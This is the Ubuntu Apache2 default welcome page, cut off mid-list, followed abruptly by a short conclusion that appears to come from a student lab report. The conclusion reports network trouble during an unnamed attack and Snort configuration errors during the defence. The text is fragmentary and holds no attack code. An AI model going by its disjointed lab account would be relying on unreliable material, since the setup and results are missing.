This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

CONCLUSION:

When we are performing the attack, connecting the ubuntus to a host network we cannot access web.

The victim machine should keep the http server on all the time which is not all the possible in the real world.

For Defending the attack the snort configure file shows errors even if the changes are made.